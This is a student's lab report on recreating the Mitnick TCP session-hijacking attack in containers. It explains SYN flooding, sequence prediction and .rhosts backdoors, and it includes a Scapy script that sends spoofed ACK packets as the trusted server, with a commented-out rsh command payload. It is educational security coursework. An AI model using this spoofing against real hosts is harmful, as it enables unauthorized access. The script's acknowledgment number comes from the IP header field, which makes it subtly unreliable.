CPS 472/572 Fall 2024
Prof: Zhongmei Yao
Lab 4 Report: Transport Layer Security (TLS) Lab

Dinesh Kumar Kala (kalad1@udayton.edu) Student ID:101745354

1. Overview:

Kevin Mitnick, a famous hacker, was on the FBI's wanted list when he targeted Tsutomu Shimomura, a security expert. In 1994, Mitnick exploited weaknesses in the TCP protocol and trusted relationships between Shimomura's computers, launching what's now called the Mitnick attack, a form of TCP session hijacking, which led to his arrest and later inspired books and films. This lab recreates the Mitnick attack, teaching students to forge a TCP session between two computers, covering TCP session hijacking, the TCP three-way handshake, remote shell (rsh), and packet sniffing and spoofing.

Takeaway: The key takeaway is that the Mitnick attack demonstrates how vulnerabilities in the TCP protocol and trusted relationships between computers can be exploited for session hijacking. This lab offers a practical experience in recreating such an attack, helping students understand core concepts like the TCP three-way handshake, session hijacking, and techniques like remote shell access and packet spoofing. Through this, students gain insights into how attackers can intercept and control communication between systems.

2. How the Mitnick Attack Works

The Mitnick attack is a unique form of TCP session hijacking where, instead of taking over an existing connection, the attacker creates a new one between two machines. In the original case, Kevin Mitnick's target was an X-Terminal, and his goal was to run commands on it without needing a password. The X-Terminal trusted another machine, the trusted server, allowing it to connect without a password. To exploit this, Mitnick had to impersonate that trusted server.

The attack unfolds in four key steps:

1. Predicting sequence numbers: Mitnick studied how the X-Terminal generated TCP sequence numbers, which followed a pattern back then. By repeatedly sending SYN requests and receiving SYN+ACK responses, he could reset half-open connections, avoiding congestion. After enough attempts, he could accurately predict the sequence numbers.

2. SYN flooding the trusted server: To impersonate the trusted server, Mitnick needed to prevent it from responding and interrupting the connection. He did this by launching a SYN flood attack, overwhelming the server and effectively shutting it down, which stopped it from sending reset packets that could end the spoofed connection.


3. Spoofing the TCP connection: Using the trusted server's IP address, Mitnick sent a SYN packet to the X-Terminal. The terminal sent a SYN+ACK response to the trusted server, but because the server was disabled, it couldn't interfere. Since Mitnick had already predicted the sequence number, he sent a spoofed ACK packet, completing the TCP handshake and establishing the connection.

4. Executing a remote shell: Once the connection was established, Mitnick used the remote shell (rsh) protocol to execute commands on the X-Terminal. He created a backdoor by modifying the `.rhosts` file to allow any future login attempts without authentication. This gave him continuous access to the system without needing to repeat the attack.

In short, the Mitnick attack combined prediction, flooding, and spoofing techniques to gain unauthorized control over a trusted system.


Takeaway: The key takeaway from the Mitnick attack is that it shows how weaknesses in TCP, especially in sequence number generation and trusted relationships between computers, can be exploited. By predicting sequence numbers and silencing a trusted server, an attacker can impersonate the server and establish a connection to the target without needing a password. This lab helps students understand the mechanics of TCP session hijacking, SYN flooding, and spoofing, providing insight into how attackers can manipulate network communications to gain unauthorized access to systems.

3. LabEnvironment Setup Using Container




Using dcbuild i build the lab environment and started the docker using the dcup.

Configuration



I went to the x-terminal container, and switched to the seed directory and went to home, and created the ".rhosts" file. And saved the trusted-server ip address in it. Using the chmod 644. I gave read only access to the .rhosts.


2.



I went to the trusted-server using “ifconfig” i got the MAC address of the of trusted-server to save in the x-terminal. And ran the rsh 10.9.0.5 date in trusted-server and i got the date.


Takeaway: In this lab, I set up a simulated environment for the Mitnick attack using three machines: the X-Terminal, Trusted Server, and Attacker, all within containers for simplicity. I utilized a `docker-compose.yml` file for efficient management and configured the attacker container to capture network traffic and modify kernel parameters. By installing the unsecure `rsh` program and setting up the `.rhosts` file for password-free access from the Trusted Server to the X-Terminal, I recognized the risks of unsecured remote access methods, highlighting the need for strong security measures in network configurations.

4. Task1: Simulated SYN flooding



Now i want to save the trusted-server ip address with its mac address in the x-terminal using the “arp”.


2.



I got MAC address for the trusted-server

Takeaway: In this section, I learned how SYN flooding attacks exploited vulnerabilities in operating systems during the Mitnick Attack, potentially muting the target machine. To simulate this, I realized that the X-Terminal needs the Trusted Server's MAC address from its ARP cache to establish a TCP connection. If the server is muted and the MAC address is missing, the connection fails. To prevent this issue, I can ping the Trusted Server beforehand to store its MAC address and use the `arp` command to add it permanently to the cache, highlighting the significance of ARP behavior in network communications.

5. Task2 Spoof TCPConnections and rsh Sessions




After opening the wireshark, i executed the rsh date command, and it went through. We can clearly see the 3-way handshake.


Takeaway: In this task, I need to impersonate the trusted server and initiate an rsh session with X-Terminal after the server is "brought down." The challenge in replicating the Mitnick attack is predicting TCP sequence numbers, which was possible in the past due to non-randomized numbers. Modern systems, however, randomize these numbers, so I'll need to sniff packets to obtain them instead of guessing. Even though I can capture packets, I'm restricted to using specific fields, such as TCP sequence numbers, flags, and length fields, to simulate the original attack more accurately.

Task2.1: Spoof the First TCP Connection


Step1: Spoof a SYN packet



I wrote the code in python to send a SYN request to the x-terminal (now as a attacker, i am acting as a trusted-server). I used Source ip and server ip addresses in it. And sent a packet.



Now i executed this .py file in the attacker container.
3




If you observe the packets in the wireshark, i sent a SYN request to the X-Terminal, i got response from the x-terminal which is [SYN, ACK]. Now i need to send the ACK request to the x-terminal.

Takeaway: To initiate the attack, I need to spoof a SYN packet from the trusted server to X-Terminal. After X-Terminal receives the packet, it responds with a SYN+ACK packet, which I

can sniff to get the sequence number. The SYN packet's source port must be 1023 to avoid resetting the connection later.. If observed the SYN+ACK response in Wireshark, which helps in moving the attack forward.

Step2: Respond to the SYN+ACK packet



```python
def spoof_pkt(pkt):
  global seq_num # We will update this global variable in the function
  old_ip = pkt[IP]
  old_tcp = pkt[TCP]
  # Print out debugging information
  tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
  print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))

  # Construct the IP header of the response
  ip = IP(src=srv_ip, dst=x_ip)

  # Check whether it is a SYN+ACK packet or not;
  if old_tcp.flags == "SA":  # SYN+ACK
    print("sending a fake ACK to the X-terminal")
    tcp = TCP(sport=srv_port, dport=x_port, flags="A", seq=seq_num, ack=old_ip.seq +1)
    pkt = ip/tcp
    send(pkt, verbose=0)

    #step3
    #print("data")
    #data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
    #pkt = ip/tcp/data
    #send(pkt,verbose=0)

print("defining filter")
myFilter = "tcp and src host "+ x_ip # sniff pkts from x_ip
sniff(iface='br-692f08cadfdc', filter=myFilter, prn=spoof_pkt)  # from wireshark: 'br-c9ec07b75cf9'
print("Done")
```

I wrote this python code to send the ACK to the x-terminal. If the previous response is SYN,ACK the it will send a Fake ACK package.

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
